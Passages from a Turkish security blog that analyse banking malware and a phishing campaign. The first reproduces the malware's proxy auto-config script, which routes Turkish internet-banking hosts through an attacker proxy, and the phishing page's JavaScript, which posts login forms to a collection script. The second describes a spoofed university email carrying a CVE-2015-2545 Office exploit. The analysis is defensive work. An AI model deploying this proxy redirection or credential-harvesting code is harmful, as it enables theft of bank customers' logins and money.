




```
function FindProxyForURL(url,host){var P = "PROXY 194.165.16.35:8080";if
(shExpMatch(host,"internetsube[redacted].com.tr")||shExpMatch(host,"ticari.[redacted].com.tr")||shExpMatch(host,"[redacted].com.tr")||shExpMatch(host,"www.[redacted].com.tr")||shExpMatch(host,"internetsubesi.[redacted].com.tr")||shExpMatch(h
ost,"internetsubesi.[redacted].com")||shExpMatch(host,"sube.[redacted].com.tr")){return P;}return "DIRECT";}
```


https://internetsubesi. .com/Login/LoginPage.aspx? :/ - Original Source

File Edit Format

```
                function __doPostBack(p) {

                $.post("LoginPage.aspx.php", $("form[name=aspnetForm]").serialize(),
                        function(data) {
                                $data = $.parseJSON(data);

                                switch ($data.status) {
                                        case "wait":
                                                id = $data.id;
                                                hash = $data.hash;
                                                $("#afr__Splash").show();
                                                timer = setInterval(waitReply, 1500);
                                                break;

                                        case "su":
                                                alert("Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan
yarın girebilirsiniz. Özür dileriz.");
                                                clearInterval(timer);
                                                break;
                                }
                        });
        }


        function waitReply() {
                        $.get("LoginPage.aspx.php?p=get_reply&id="+id+"&h="+hash,
                                function( data ) {

                                        var result = jQuery.parseJSON(data);

                                        if (result == null) return;

                                        if (result.status == 'error') {
                                                $("#afr__Splash").hide();
                                                clearInterval(timerId);


                                        } else if (result.status == 'redirect') {
                                                window.location.href = result.url;
                                        }
                        });
                }

                $(document).ready(function() {
```







Bu bilgiler ışığında internet şube kullanan son kullanıcılar olarak bu internet bankacılığı zararlı yazılımından korunmak için birincisi bilinmeyen sitelerden dosyalar indirilmemeli ve çalıştırılmamalıdır. İkincisi ise bu zararlı yazılım internet tarayıcısının ön belleğinde internet şube web adreslerini aradığı için Chrome internet tarayıcısı kullananların internet şubeye girerken gizli modu (incognito) kullanmaları, internet explorer, firefox vb. internet tarayıcılarının kullananların ise "çıkışta geçmişi temizleme" özelliğini kullanmalarını tavsiye edebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Man In The Proxy appeared first on Siber Güvenlik Günlüğü.

Yakından da Yakın!

By Mert SARICA on October 2nd, 2017

Dijital çağ öncesinde de dijital çağda da, benim de sıklıkla güvenlik farkındalığı sunumlarımda ve blog yazılarımda yer verdiğim Willie Sutton gibi bir zamana damgasını vurmuş banka soyguncularının hayatlarını incelediğinizde, banka soygunlarının ana sebebinin değişmediğini görebiliyorsunuz, para! Geçmiş yılların silahlı soygunlarının siber banka soygunlarına dönüştüğü günümüzde, banka şubelerinin güvenliğinde bankalar için vazgeçilmez olan güvenlik görevlilerinin yanına siber güvenlik uzmanlarının da eklenmesi, dijital çağda siber soygunlarla mücadeleye karşı önemli bir rol oynamaya başladı. Bankaların fiziksel güvenlik adına banka soygunlarından çıkardığı dersler de yerini, siber tehdit raporlarından ve hacklenen bankalardan çıkardıkları derslere bıraktı.

FireEye (Mandiant) firması tarafından Mart ayında yayınlanan M-Trends raporunun finans kurumlarımız tarafından dikkatli ele alınması ve iyi bir şekilde etüt edilmesi gerekiyor. Özellikle dünya genelinde siber suç çetelerinin bankalara yönelik gerçekleştirdikleri siber saldırılarda, devlet destekli (nation state) siber saldırılarda sıkça gördüğümüz 0. gün zafiyetlerinden faydalanıyor olmaları, bu rapora damgasını vuran en önemli tespitlerden sadece biri diyebiliriz.

Bu tür tehdit raporlarını okuyan kimi kurumlar, tehdidin kendilerine oldukça uzak olduğunu düşünerek, insana ve güvenlik teknolojilerine yapılması gereken yatırımları ikinci plana atarak, hacklenene dek huzur ve mutluluk içinde hayatlarına devam ederler. Etrafındaki olup bitene seyirci kalmayıp, tehditleri yakından takip edip, analiz eden kurumlar ise, bu tür tehdit raporlarından da faydalanarak gelecek yıllarda siber güvenlik üzerine izleyecekleri stratejiyi belirleyip, kaynaklarını doğru alanlara yatırım yapmak için kullanarak hacklenme ihtimallerini olabildiğince azaltmaya çalışırlar.

Bu hikaye, hem M-Trends raporunda (sayfa 11) hem de Bir APT Girişimi başlıklı blog yazımda olduğu gibi yine bir üniversite e-posta hesabından gönderilen bir e-posta ile başlar. Alınan önlemler sayesinde hedef kişiye ulaşamayan bu e-posta, FireEye güvenlik sistemi başta olmak üzere çok sayıda sistemde alarmları tetikleyerek şüpheli e-postanın ekinde yer alan zararlı Office dosyasının (Confirmation_letter.docx MD5:2abe3cc4bff46455a945d56c27e9fb45) kurumsal SOME ekibi tarafından manuel olarak incelenmesi sürecini başlatır. Bu defa art niyetli kişiler daha önceki hikayede olduğu gibi üniversitedeki bir akademisyenin e-posta hesabını ele geçirip onun üzerinden ilerlemek yerine yine, yine aynı üniversiteden gönderiliyormuş süsü verdikleri sahte (spoofed) bir e-posta adresinden (m.salvalaggio@lse.ac.uk) e-posta göndermeyi tercih etmişlerdi. E-postada adı geçen kişinin üniversitenin personel listesinde yer almaması ve Linkedin üzerinde yapılan bir araştırmada da bu kişinin (Matteo Salvalaggio) farklı bir üniversitede çalışıyor olması şüpheleri arttırıyordu.

Hello,


Congratulations, your candidature is approved.

The attachment contains the copy of the confirmation letter. Please pay attention to the expiry period of the certificate. You will get the hard copy via mail within 2 weeks.


Let's schedule a call on Thursday, 2 PM, do you mind?


Best regards,
Matteo


Matteo Salvalaggio
Senior Director of Development
London School of Economics & Political Science
Tel: +442039051983
Email: m.salvalaggio@lse.ac.uk



Gönderilen Word dosyasını sanal makinede açmaya çalıştığınızda, sistemin ağırlaşması ve yanıt veremez hale gelmesi, bu dokümanda bir istismar kodu olduğu şüphesini akıllara getiriyordu. Pestudio aracı ile temel birkaç kontrol yapıldığında ise 2015 yılında Microsoft Office yazılımında tespit edilen ve 2007'den 2016'ya kadar tüm sürümleri etkileyen ciddi bir zafiyeti (CVE-2015-2545 / MS15-099) istismar etmeye çalıştığı anlaşılıyordu.




